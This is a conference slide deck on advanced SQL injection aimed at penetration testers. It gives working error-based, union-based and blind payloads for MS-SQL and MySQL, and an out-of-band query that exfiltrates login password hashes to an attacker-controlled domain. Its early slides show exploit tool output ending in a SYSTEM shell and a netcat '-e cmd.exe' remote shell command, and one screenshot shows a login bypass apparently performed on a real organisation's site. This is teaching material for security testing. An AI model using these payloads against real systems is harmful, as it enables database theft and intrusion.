



Advanced SQL Injection

Presented By:
Joe McCray

joe@strategicsec.com

<http://twitter.com/j0emccray>

<http://www.linkedin.com/in/joemccray>



Joe McCray.... Who the heck are you?

The Last of a Dying Breed

A Network Penetration Tester

You know – the nmap, exploit, upload netcat type of guy.

A.K.A:

The black guy at security conferences



Penetration Testing Was Easy....

Step 1: Tell customer you are 31337 security professional

Customers only applied patches if it fixed something on the system

It was common practice NOT to apply system updates that didn't fix a problem you were experiencing on a system (WTF ARE YOU DOING - YOU MIGHT BREAK SOMETHING!!!!!!)

Step 2: Scan customer network with ISS or Nessus if you were a renegade

Customers didn't apply patches, and rarely even had firewalls and IDSs back then

You know you only ran ISS because it had nice reports...

Step 3: Break out your uber 31337 warez and Own it all!!!!!!

You only kept an exploit archive to save time (Hack.co.za was all you needed back then)

If you could read the screen you could Own the network!!!!!!



Hacking Way Back In The Day

If you were Ub3r 31337 you did it like this....

Port Scan & Banner Grab The Target

```
Terminal
File Sessions Settings Help

[root@wang ~]# nmap -sS -O -p 1-1024 -v 192.168.1.20

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Host Unknown19.effingmanor (192.168.1.20) appears to be up ... good.
Initiating SYN Stealth Scan against Unknown19.effingmanor (192.168.1.20)
Adding TCP port 139 (state open).
Adding TCP port 135 (state open).
The SYN Stealth Scan took 3 seconds to scan 1024 ports.
For OSscan assuming that port 135 is open and port 1 is closed and neither
are firewalled
Interesting ports on Unknown19.effingmanor (192.168.1.20):
(The 1022 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn

TCP Sequence Prediction: Class=trivial time dependency
                        Difficulty=3 (Trivial joke)

Sequence numbers: 698D 6996 69A5 69B0 69B7 69BC
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
[root@wang ~]#
```

```
Terminal
File Edit View Terminal Help

knoppix@typ2[enumeration]$ telnet 192.168.0.111 21
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
220 2kserver Microsoft FTP Service (Version 5.0).
^]

telnet> quit
Connection closed.
knoppix@typ2[enumeration]$ telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sun, 01 May 2005 08:14:44 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>Connection closed by foreign host.
knoppix@typ2[enumeration]$
```


Get your exploit code...

rootshell

Connect from pitufina.etsit.upm.es [138.100.17.16 -> 138.100.17.30] (Mozilla/4.5 [en] (X11; U; Linux 2.0.35 i586))logged.

exploits **news** **search** **documentation**

rootshell archive for 199902		
2/8/99	acctigris.txt	ACC's Tigris Access Terminal server security vulnerability
2/8/99	hp5crash.txt	Another way to crash HP 5m printers with firmware dated before 19960829.
2/8/99	icmpquery.c	Send and receive ICMP queries for address mask and current time.
2/8/99	ffcore.txt	ff.core exploit for Solaris 2.5.1 and 2.6.
2/8/99	sendmail892against.txt	Denial of service attack in Sendmail 8.9.2 with exploit.
2/9/99	ftpd.txt	Remote buffer overflows in various FTP servers leads to potential root compromise. (ProFTPD 1.2.0pre1 and Wuarhive 1.0.0)

100% of 15K (at 979 bytes/sec)

packet storm 8 years of full disclosure

about mirrors search assessment defense advisories papers magazines miscellaneous links forums

Recent News Headlines

- June 29, 2006 - Vnunet: **Apple Plugs Five Security Holes**
- June 29, 2006 - Vnunet: **Controversy Erupts Over US Cyber Security Czar**
- June 28, 2006 - ZDNet: **White House Orders Better Security For Sensitive Data**
- June 28, 2006 - Cnet News: **AT&T Unit Settles Government Fraud Charges**
- June 28, 2006 - NewsForge: **Gnash, The Free Flash Player, Makes Progress**

Consistently Random

- June 29, 2006: **Suggested Listening**
Artist: Verve Remixed
Track: Return To Paradise (Mark De Olive-Iowe Remix)
- June 29, 2006: **Random Quote**
If everything seems to be going well, you have obviously overlooked something. - Steven Wright
- June 29, 2006: **Know The Law**

Featured Files

- June 27, 2006: **aircrack-ng-0.6.1.tar.gz** (133 kB)
aircrack-ng is a set of tools for auditing wireless networks. It's an enhanced/reborn version of aircrack. It consists of airodump (an 802.11 packet capture program), aircrack (an 802.11 packet inject...)
[More Info]
- June 27, 2006: **strongswan-2.7.2.tar.bz2** (2 MB)
strongSwan is a complete IPsec and IKEv1 implementation for Linux 2.4 and 2.6 kernels. It interoperates with most other IPsec-based VPN products. It is a descendant of the discontinued FreeSWAN proje...
[More Info]
- June 26, 2006: **mimedefang-2.57.tar.gz** (316 KB)
MIMEdefang is a flexible MIME email scanner designed to protect Windows clients from viruses. Includes the ability to do many other kinds of mail processing, such as replacing parts of messages with U...
[More Info]
- June 20, 2006: **yersinia-0.7.tar.gz** (322 KB)
Yersinia implements several attacks for the following protocols: Spanning Tree (STP), Cisco Discovery (CDP), Dynamic Host Configuration (DHCP), Hot Standby Router (HSRP), Dynamic Trunking (DTP), 802.1...
[More Info]

Site Updates

Last 10 Files

- SA-20060613-0.txt
- MyBB-1.1.3
- belva-att-unknown.web.vulns.pdf
- Kill3r-SA-20060628.txt
- UserNetScriptV0.5.txt
- WingedGalleryV1.0.txt
- WD-MKP.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt

[Last 20] [Last 50] [Last 100]

Last 10 Advisories

- SA-20060613-0.txt
- MyBB-1.1.3
- Kill3r-SA-20060628.txt
- UserNetScriptV0.5.txt
- WingedGalleryV1.0.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt
- OpenPKG-SA-2006.011.txt
- secunia-Opera.txt

[Last 20] [Last 50] [Last 100]

Own the boxes and take screen-shots

```
TerminalVelocity - wuftp-god - 107x40
Chris-Gates-Computer:~/Desktop/redhat6.2exploits/remote chrisgates$ ./wuftp-god -h
Usage: ./wuftp-god -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h] [-x]
       [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target  : host with any wuftp
user    : anonymous user
dir      : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g       : enables magic string digging
-x       : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr  : this is pointer to shellcode
systypes:
0 - R
1 - R
2 - S
3 - S
4 - R
5 - F
6 - F
7 - F
8 - F

C:\Documents and Settings\NoOne\Desktop>windowsexploits\iis5\frontpage>fp30reg.exe 192.168.0.107

[Frontpage fp30reg.dll Overflow Exploit (MS03-051) ver 0.0.1]

by Adik <netmaniac[at]hotmail.KG>
http://netninja.to.kg

[*] Target: 192.168.0.107 Port: 80

[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping . . . . .
[*] Connecting to host: 192.168.0.107 on port 9999
[*] Dropping to shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32\whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINNT\system32>_
```

```
Command Prompt - execiis.exe 192.168.0.107 "nc.exe+!+p+9999+-e+cmd.exe"

C:\Documents and Settings\NoOne\Desktop\Win IIS Hacks\IIS Sploit\execiis\execiis.exe 192.168.0.107 "nc.exe+!+p+9999+-e+cmd.exe"
iisexec.c : Microsoft IIS CGI Filename Decode Error !
<filip@securax.be>

-----

-- Socket created.
-- Connection made.
```

```
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help


Filter: (ip.addr eq 192.168.235.128 and ip.addr eq 192.168.235.1) and (tcp.port eq 1195)
Expression... Clear Apply

No. Time Source Destination Protocol Info
9 45.453926 192.168.235.1 192.168.235.128 TCP 1795 > telnet [SYN] Seq=0 Ack=0 win=65535 Len=0
10 45.463463 192.168.235.128 192.168.235.1 TCP telnet > 1795 [SYN, ACK] Seq=0 Ack=1 win=32120
11 45.463651 192.168.235.1 192.168.235.128 TCP 1795 > telnet [ACK] Seq=1 Ack=1 win=65535 Len=0
18 117.24160 192.168.235.128 192.168.235.1 TELNET telnet Data ...
19 117.25360 192.168.235.1 192.168.235.128 TELNET telnet Data ...

Follow TCP stream
Stream Content
.....*.....P.....ANSI.....!.....
Red Hat Linux release 6.2 (Zoot)
kernel 2.2.14-5.0smp on an i686
...login: ..rreeddhhaatt66
Password: test
Last login: Sun May 8 10:39:07 on tty1
[redhat6@localhost redhat6]$ llss
. [Om. [m[redhat6@localhost redhat6]$ ccdd ....
[redhat6@localhost /home]$ llss
. [Om. [01:34measyone. [Om . [01:34mftp. [Om . [01:34mhttpd. [Om . [01:34mlost+found. [Om .
. [m[redhat6@localhost /home]$ cc
bash: c: command not found

Save As Print Entire conversation (685 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
```


Write The Report...





Get Paid....





What Did It For Me

...I used to think Web App Security was stupid sh*t

“...This stuff isn't hacking”

...but then I saw demo of a tool called sqlninja upload nc.exe to a host vulnerable to sql injection

I was hooked!!!!!!!!!!!!!!!!!!!!!!



Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

Firewalls are common place (perimeter and host-based)

Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows)

Intrusion Detection/Prevention Systems are hard to detect let alone bypass

NAC Solutions are making their way into networks

Network/System Administrators are much more security conscious

IT Hardware/Software vendors are integrating security into their SDLC



Agenda

Getting started

- Background

- Basic Attack Methods

SQL Injection In The Real World

- Ugh...WTF????

Filter & IDS Evasion

- Javascript Validation

- Serverside Filters

- IDS Signatures

- WAF Evasion



Assumptions...

I submitted a talk entitled “SQL Injection for Mere Mortals” and it didn't get accepted. Sorry – I am not covering the basics....

I am **NOT** going to teach you the basics of SQL

I am **NOT** going to teach you the basics of SQL Injection

Buy me rum and coke, and I'll teach you anything I know



How I Throw Down...

- **I HACK**
- **I CURSE**
- **I DRINK (Rum & Coke)**



I'm Gonna Learn You SQL Injection

Identify – How to find SQLI

Attack Methodology – The process and syntax I use

Not Getting Caught – How to do it without getting caught



3 Classes of SQLI

SQL Injection can be broken up into 3 classes

Inband - data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

Out-of-Band - data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester)

Inferential - there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the website/DB Server.



Inband:

Data is extracted using the same channel that is used to inject the SQL code.

This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

So this is our Error-Based, and Union-Based SQL Injections

[http://\[site\]/page.asp?id=1 or 1=convert\(int,\(USER\)\)--](http://[site]/page.asp?id=1 or 1=convert(int,(USER))--)

Syntax error converting the nvarchar value '[j0e]' to a column of data type int.



Out-of-band:

Data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester).

This is another way of getting the data out of the server (such as http, or dns).

```
http://[site]/page.asp?id=1;declare @host varchar(800); select @host = name + '-' +  
master.sys.fn_varbinto hexstr(password_hash) + '.2.pwn3dbvj0e.com' from  
sys.sql_logins; exec('xp_fileexist "\\\" + @host + '\c$\boot.ini');--
```



Inferential:

If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly.

However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

The latter case is known as "**Blind SQL Injection**".

`http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:10'--`

Ask it if it's running as 'sa'



Why $1=1$ or $A=A$?

Let's say you have a table of usernames and passwords:

Username	Password
admin	password
Jim	Beam
Johnny	Walker



Why 1=1 or A=A?

Let's say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

if (**\$un** and **\$pw**):

 login

else

 login denied



Why 1=1 or A=A?

Let's say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

if (**\$un** or 1=1 and **\$pw** or 1=1):

login

else

login denied

Any Project Managers In The House?

PMI - Washington DC - Mozilla Firefox

File Edit View Go Bookmarks Tools Help ProxySel EUS (Kodak) anon

http://www.pmiwdc.org/index.asp

Learn Security Online Google Reader YouTube

http://www.pmiwdc...null,null,null-- Re: SQL INJECTION IN Cold: msg#0... PMI - Washington DC

PMI Building Professionalism in Project Management.™

Home Contact Us Search Site: GO

Members-Only Resources

- Leadership
- Chapter Events
- Chapter Community
- What's New
- Products and Services
- Membership
- Professional Development
- Scholarships
- Sponsorship
- Volunteer!
- Advertising

The Washington DC Chapter of the Project Management Institute

The Washington DC Chapter of the Project Management Institute (PMIWD C) was formed to serve the networking and education needs of Washington DC metropolitan area residents, which includes Northern Virginia and Maryland.

With monthly meetings, professional development offerings (such as certification review courses), periodic workshops, and a monthly newsletter, the PMIWD C chapter strives to promote the profession of Project Management by and for its members, provide opportunities for project management education and the professional development of its members, and provide a framework for professional

Member Login

Welcome ' or 'a'='a, you are successfully logged in.

[My Committees](#)
[Log Out](#)

Event Calendar

Thursday, Jan 10, 08
Quantico Luncheon
Featuring Dave Hansen
The Challenges of Managing High-Profile Programs

Tuesday, Jan 15, 08
January Dinner Meeting
Featuring Greg Balestrero
CEO of PMI
"PMIWD C's 30th Anniversary"

Wednesday, Jan 16, 08

Ron Taylor, PMP, President of PMIWD C, and the December Dinner speaker, former astronaut Mike Mullane.

Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

Options...

UK: Wed 07:27 US Pacific: Tue 23:27 GMT/UTC: Wed 07:27 Ghana: Wed 07:27 Peninsular Malaysia: Wed 15:27 São Paulo: Wed 05:27 128.12



What About Tools????

Automated tools are a great way to identify SQLI.....

Yeah they are.....just be conscious of the different SQL Injection Types....



SQL Vuln Scanners

So let's start with some tools you can use to identify SQLI as well as the type they generally identify.

mieliekoek.pl	(error based)
wpoison	(error based)
sqlmap	(blind by default, and union if you specify)
wapiti	(error based)
w3af	(error, blind)
paros	(error, blind)
sqid	(error)

Joe, I am sick of this sh*t what the heck to you mean by error based, blind and union?



SQL Injection Types

Error-Based SQL Injection

Union-Based SQL Injection

Blind SQL Injection

Error:

Asking the DB a question that will cause an error, and gleening information from the error.

Union:

The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result. Really useful for SQL Injection :)

Blind:

Asking the DB a true/false question and using whether valid page returned or not, or by using the time it took for your valid page to return as the answer to the question.



My Methodology

How I test for SQL Injection

Identify

- * Identify The Injection

(Tool or Manual)

- * Determine Injection Type

(Integer or String)

Attack

- * Error-Based SQL Injection

(Easiest)

- * Union-Based SQL Injection

(Great for data extraction)

- * Blind SQL Injection

(Worst case....last resort)



Why Focus On Manual Testing

Now that you understand that there are 3 primary types of SQL Injection....

- Can you understand why being able to test for SQLI manually is important?
- SQL Injection Scanners will generally look for 1 type of injection.....
 - The scanner may tell you the site isn't vulnerable when it really is.



Determine the Injection Type

Is it integer or string based?

Integer Injection:

[http://\[site\]/page.asp?id=1 having 1=1--](http://[site]/page.asp?id=1 having 1=1--)

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

String Injection:

[http://\[site\]/page.asp?id=x' having 1=1--](http://[site]/page.asp?id=x' having 1=1--)

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Determining this is what determines if you need a ' or not.



Let's start with MS-SQL syntax

I would say that MS-SQL Injection is probably the most fun ;)

**There is always the possibility of getting access to a stored procedure like xp_cmdshell
.....muahahahahahahahahahaha**

We'll spend a little bit of time on MySQL, and not too much time on Oracle as its injection syntax is fairly similar to MS-SQL. But primarily for the sake of time we'll focus on MS-SQL.



Error-Based SQL Injection Syntax for extracting the USER

[http://\[site\]/page.asp?id=1 or 1=convert\(int,\(USER\)\)--](http://[site]/page.asp?id=1 or 1=convert(int,(USER))--)

Syntax error converting the nvarchar value '[DB USER]' to a column of data type int.

Grab the database user with **USER**

Grab the database name with **DB_NAME**

Grab the servername with **@@servername**

Grab the Windows/OS version with **@@version**



Union-Based SQL Injection Syntax for extracting the USER

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1--](http://[site]/page.asp?id=1 UNION SELECT ALL 1--)

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--)

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2,3--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--)

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--)

NO ERROR

[http://\[site\]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--](http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--)



Blind SQL Injection Syntax for extracting the USER

3 - Total Characters

`http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--`

Valid page returns after 10 second delay



Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	\$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(72	48	H	104	68	h
9	09	Horizontal tab	41	29)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	
29	1D	Group separator	61	3D	=	93	5D]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□



Blind SQL Injection Syntax for extracting the USER

D - 1st Character

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'--`

Valid page returns after 10 second delay



Blind SQL Injection Syntax for extracting the USER

B - 2nd Character

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))>97) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)`

Valid page returns after 10 second delay



Blind SQL Injection Syntax for extracting the USER

O - 3rd Character

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>97) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>98) WAITFOR DELAY '00:00:10'--`

Valid page returns immediately

.....and so on

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=111) WAITFOR DELAY '00:00:10'--`

Valid page returns after 10 second delay

Database User = DBO



Let's move on to MySQL syntax

With MySQL you really only have:

- * **Union-Based**
- * **Blind**



MySQL

With MySQL you will typically use union or true/false blind SQL Injection so you really need to know a lot about the DB you are attacking such as:

- * number of columns
- * column names
- * path to website

So you will need to enumerate this information first.

The **UNION** operator is used to combine the result-set of two or more **SELECT** statements. Notice that each **SELECT** statement within the **UNION** must have the same number of columns. The columns must also have similar data types. Also, the columns in each **SELECT** statement must be in the same order.



Column number enumeration

`http://[site]/page.php?id=1 order by 10/*` <-- gives Unknown column '10' in 'order clause'

`http://[site]/page.php?id=1 order by 5/*` <-- gives a valid page

`http://[site]/page.php?id=1 order by 6/*` <-- gives Unknown column '6' in 'order clause'

So now we know there are 5 columns.

By the way you can do this with MSSQL as well.



Building the union

`http://[site]/page.php?id=1 union all select 1,2,3,4,5/*` <-- gives a valid page

Change the first part of the query to a null or negative value so we can see what field will echo data back to us.

`http://[site]/page.php?id=-1 union all select 1,2,3,4,5/*` <-- gives a valid page but with the number 2, and 3 on it

or

`http://[site]/page.php?id=null union all select 1,2,3,4,5/*` <-- gives a valid page but with the number **2**, and **3** on it

Now we know that column numbers 2 and 3 will echo data back to us.




Building the union

[http://\[site\]/page.php?id=null union all select 1,2,3,4,5,6,7/*](http://[site]/page.php?id=null union all select 1,2,3,4,5,6,7/*)



[http://\[site\]/page.php?id=null union all select 1,2,user\(\),4,5,@@version,7/*](http://[site]/page.php?id=null union all select 1,2,user(),4,5,@@version,7/*)





Information Gathering

`http://[site]/page.php?id=null union all select 1,user(),3,4,5/*`

`http://[site]/page.php?id=null union all select 1,2,database(),4,5/*`

`http://[site]/page.php?id=null union all select 1,@@version,@@datadir,4,5/*`

Grab the database user with **user()**

Grab the database name with **database()**

Grab the database version with **@@version**

Grab the database data directory with **@@datadir**



Basic SQLI Attack Methods

Error-Based SQL Injection

`http://[site]/page.asp?id=2 or 1 in (select @@version)--`
Obtaining the version of the OS

`http://[site]/page.asp?id=2 or 1 in (select @@servername)--`
Obtaining the hostname of the server

`http://[site]/page.asp?id=2 or 1 in (select user)--`
Obtaining the user

`http://[site]/page.asp?id=2 or 1 in (select db_name(N))--`
Obtaining the database name(s). **N** = start with 0 and keep incrementing



Basic SQLI Attack Methods

Union-Based SQL Injection

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1--](http://[site]/page.asp?id=1 UNION SELECT ALL 1--)

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--)

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2,3--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--)

[http://\[site\]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--](http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--)

NO ERROR

You should receive the error with each request, errors not shown to make room for the slide



Basic SQLI Attack Methods

Union-Based SQL Injection Cont. (1)

`http://[site]/page.asp?id=-1 UNION SELECT ALL 1,2,3,4--`

`http://[site]/page.asp?id=null UNION SELECT ALL 1,2,3,4--`

Look for 1 or even a few numbers to display on the page

These numbers that are displayed on the page are the column numbers you can use for extracting data. Let's say that we see columns 2, and 3 displayed on the screen.

`http://[site]/page.asp?id=-1 UNION SELECT ALL 1,user(),3,4--`

`http://[site]/page.asp?id=null UNION SELECT ALL 1,2,@@version,4--`



Basic SQLI Attack Methods

True-False Blind SQL Injection

<http://www.site.com/page.php?id=66 AND 1=1-->

Valid Page

<http://www.site.com/page.php?id=66 AND 1=2-->

Error Page

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 1, 1\)\) > 51](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 51)

3

